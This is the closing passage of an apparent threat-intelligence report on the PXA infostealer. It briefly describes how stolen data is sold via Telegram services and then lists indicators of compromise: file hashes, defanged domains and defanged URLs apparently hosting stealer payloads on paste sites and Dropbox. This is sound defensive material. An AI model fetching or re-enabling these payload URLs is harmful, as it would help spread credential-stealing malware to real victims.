PXA Stealer, and the threat actors behind it, continue to feed the greater infostealer ecosystem. It is also important to note that PXA, along with similar stealers like Redline, Lumma, and Vidar, each produce data that can be neatly ingested into data monetization ecosystems. The sales-oriented services like Sherlock, such as Daisy Cloud and Moon Cloud, take data harvested by these stealers directly from the bots. The more mature services then normalize the sets of exfilterated data to make it ‘sales-ready’. The idea behind leveraging the legitimate Telegram infrastructure is driven by the desire to automate exfiltration and streamline the sales process, which enables actors to deliver data more efficiently to downstream criminals. The developer-friendly nature of Telegram–combined with the company’s laissez-faire attitude towards cybercrime–underscores the crucial role that Telegram plays in the holistic cybercriminal ecosystem.

Indicators of Compromise

SHA-1 Hashes

Value Note
05a8e10251a29faf31d7da5b9adec4be90816238 First-Stage Dropper (archive)
06fcb4adf8ca6201fc9e3ec72d53ca627e6d9532 First-Stage Dropper (archive)
0c472b96ecc1353fc9259e1b8750cdfe0b957e4f First-Stage Dropper (archive)
1594331d444d1a1562cd955aefff33a0ee838ac9 First-Stage Dropper (archive)
1783af05e7cd52bbb16f714e878bfa9ad02b6388 First-Stage Dropper (archive)
185d10800458ab855599695cd85d06e630f7323d First-Stage Dropper (archive)
23c61ad383c54b82922818edcc0728e9ef6c984d First-Stage Dropper (archive)
345c59394303bb5daf1d97e0dda894ad065fedf6 First-Stage Dropper (archive)
37e4039bd2135d3253328fea0f6ff1ca60ec4050 First-Stage Dropper (archive)
3a20b574e12ffb8a55f1fb5dc91c91245a5195e8 First-Stage Dropper (archive)
3e9198e9546fa73ef93946f272093092363eb3e2 First-Stage Dropper (archive)
3f0071d64edd72d7d92571cf5e4a5e82720c5a9b First-Stage Dropper (archive)
40795ca0880ea7418a45c66925c200edcddf939e First-Stage Dropper (archive)
407df08aff048b7d05fd7636be3bc9baa699646d First-Stage Dropper (archive)
44feb2d7d7eabf78a46e6cc6abdd281f993ab301 First-Stage Dropper (archive)
4528215707a923404e3ca7667b656ae50cef54ef First-Stage Dropper (archive)
4607f6c04f0c4dc4ee5bb68ee297f67ccdcff189 First-Stage Dropper (archive)
48325c530f838db2d7b9e5e5abfa3ba8e9af1215 First-Stage Dropper (archive)
48d6350afa5b92958fa13c86d61be30f08a3ff0c First-Stage Dropper (archive)
4dcf4b2d07a2ce59515ed3633386addff227f7bd First-Stage Dropper (archive)
5246e098dc625485b467edd036d86fd363d75aae First-Stage Dropper (archive)
540227c86887eb4460c4d59b8dea2a2dd0e575b7 First-Stage Dropper (archive)
5b60e1b7458cef383c45998204bbaac5eacbb7ee First-Stage Dropper (archive)
612f61b2084820a1fcd5516dc74a23c1b6eaa105 First-Stage Dropper (archive)
61a0cb64ca1ba349550176ef0f874dd28eb0abfa First-Stage Dropper (archive)
6393b23bc20c2aaa71cb4e1597ed26de48ff33e2 First-Stage Dropper (archive)
65c11e7a61ac10476ed4bfc501c27e2aea47e43a First-Stage Dropper (archive)
6eb1902ddf85c43de791e86f5319093c46311071 First-Stage Dropper (archive)
70b0ce86afebb02e27d9190d5a4a76bae6a32da7 First-Stage Dropper (archive)
7c9266a3e7c32daa6f513b6880457723e6f14527 First-Stage Dropper (archive)
7d53e588d83a61dd92bce2b2e479143279d80dcd First-Stage Dropper (archive)
7e505094f608cafc9f174db49fbb170fe6e8c585 First-Stage Dropper (archive)
ae8d0595724acd66387a294465b245b4780ea264 First-Stage Dropper (archive)
b53ccd0fe75b8b36459196b666b64332f8e9e213 First-Stage Dropper (archive)
bfed04e6da375e9ce55ad107aa96539f49899b85 First-Stage Dropper (archive)
c46613f2243c63620940cc0190a18e702375f7d7 First-Stage Dropper (archive)
c5407cc07c0b4a1ce4b8272003d5eab8cdb809bc First-Stage Dropper (archive)
c9caba0381624dec31b2e99f9d7f431b17b94a32 First-Stage Dropper (archive)
ca6912da0dc4727ae03b8d8a5599267dfc43eee9 First-Stage Dropper (archive)
d0b137e48a093542996221ef40dc3d8d99398007 First-Stage Dropper (archive)
d1a5dff51e888325def8222fdd7a1bd613602bef First-Stage Dropper (archive)
deace971525c2cdba9780ec49cc5dd26ac3a1f27 First-Stage Dropper (archive)
e27669cdf66a061c5b06fea9e4800aafdb8d4222 First-Stage Dropper (archive)
e9dfde8f8a44b1562bc5e77b965b915562f81202 First-Stage Dropper (archive)
f02ae732ee4aff1a629358cdc9f19b8038e72b7b First-Stage Dropper (archive)
f5793ac244f0e51ba346d32435adb8eeac25250c First-Stage Dropper (archive)
f7bb34c2d79163120c8ab18bff76f48e51195d35 First-Stage Dropper (archive)
f8f328916a890c1b1589b522c895314a8939399c First-Stage Dropper (archive)
f91e1231115ffe1a01a27ea9ab3e01e8fac1a24f First-Stage Dropper (archive)
faf033dc60fed4fc4d264d9fac1d1d8d641af5e0 First-Stage Dropper (archive)
ff920aee8199733258bb2a1f8f0584ccb3be5ec6 First-Stage Dropper (archive)
3d38abc7786a1b01e06cc46a8c660f48849b2b5f Side-loaded DLL
08f517d4fb4428380d01d4dd7280b62042f9e863 Encoded PDF (Archive)
1aa5a0e7bfb995fc2f3ba0e54b59e7877b5d8fd3 Python stealer
734738e7c3b9fef0fd674ea2bb8d7f3ffc80cd91 Python stealer
80e68d99034a9155252e2ec477e91da75ad4f868 Python stealer
ba56a3c404d1b4ed4c57a8240e7b53c42970a4b2 Python stealer
bd457c0d0a5776b43969ce28a9913261a74a4813 Python stealer
da210d89a797a2d84ba82e80b7a4ab73d48a07b1 Python stealer
dc6a62f0a174b251e0b71e62e7ded700027cc70b Python stealer
533960d38e6fee7546cdea74254bccd1af8cbb65 Stage2 Python stealer
c5688fc4c282f9a0dc62cf738089b3076162e8c6 Stage2 Python stealer
c9a1ddf30c5c7e2697bc637001601dfa5435dc66 Stage2 Python stealer
4ab9c1565f740743a9d93ca4dd51c5d6b8b8a5b6 Browser Injection DLL

Domains

Value Note
paste[.]rs Code hosting site
0x0[.]st Code hosting site
lp2tpju9yrz2fklj.lone-none-1807[.]workers[.]dev Cloudflare Worker

URLs

hxxps://0x0[.]st/8nyT.py
hxxps://0x0[.]st/8dxc.py
hxxps://0x0[.]st/8GcQ.py
hxxps://0x0[.]st/8GpS.py
hxxps://0x0[.]st/8ndd.pyhxxps://0x0[.]st/8GcO.py
hxxps://0x0[.]st/8GsK[.]py
hxxps://paste[.]rs/yd2sV
hxxps://paste[.]rs/umYBi
hxxps://paste[.]rs/qDTxA
hxxps://paste[.]rs/Plk1y
hxxps://paste[.]rs/5DJ0P
hxxps://paste[.]rs/oaCzj
hxxps://www[.]dropbox[.]com/scl/fi/c1abtpif2e6calkzqsrbj/.dll?rlkey=9h1ar7wmsg407ngpl25xv2spt&st=mp7z58v2&dl=1

❌
❌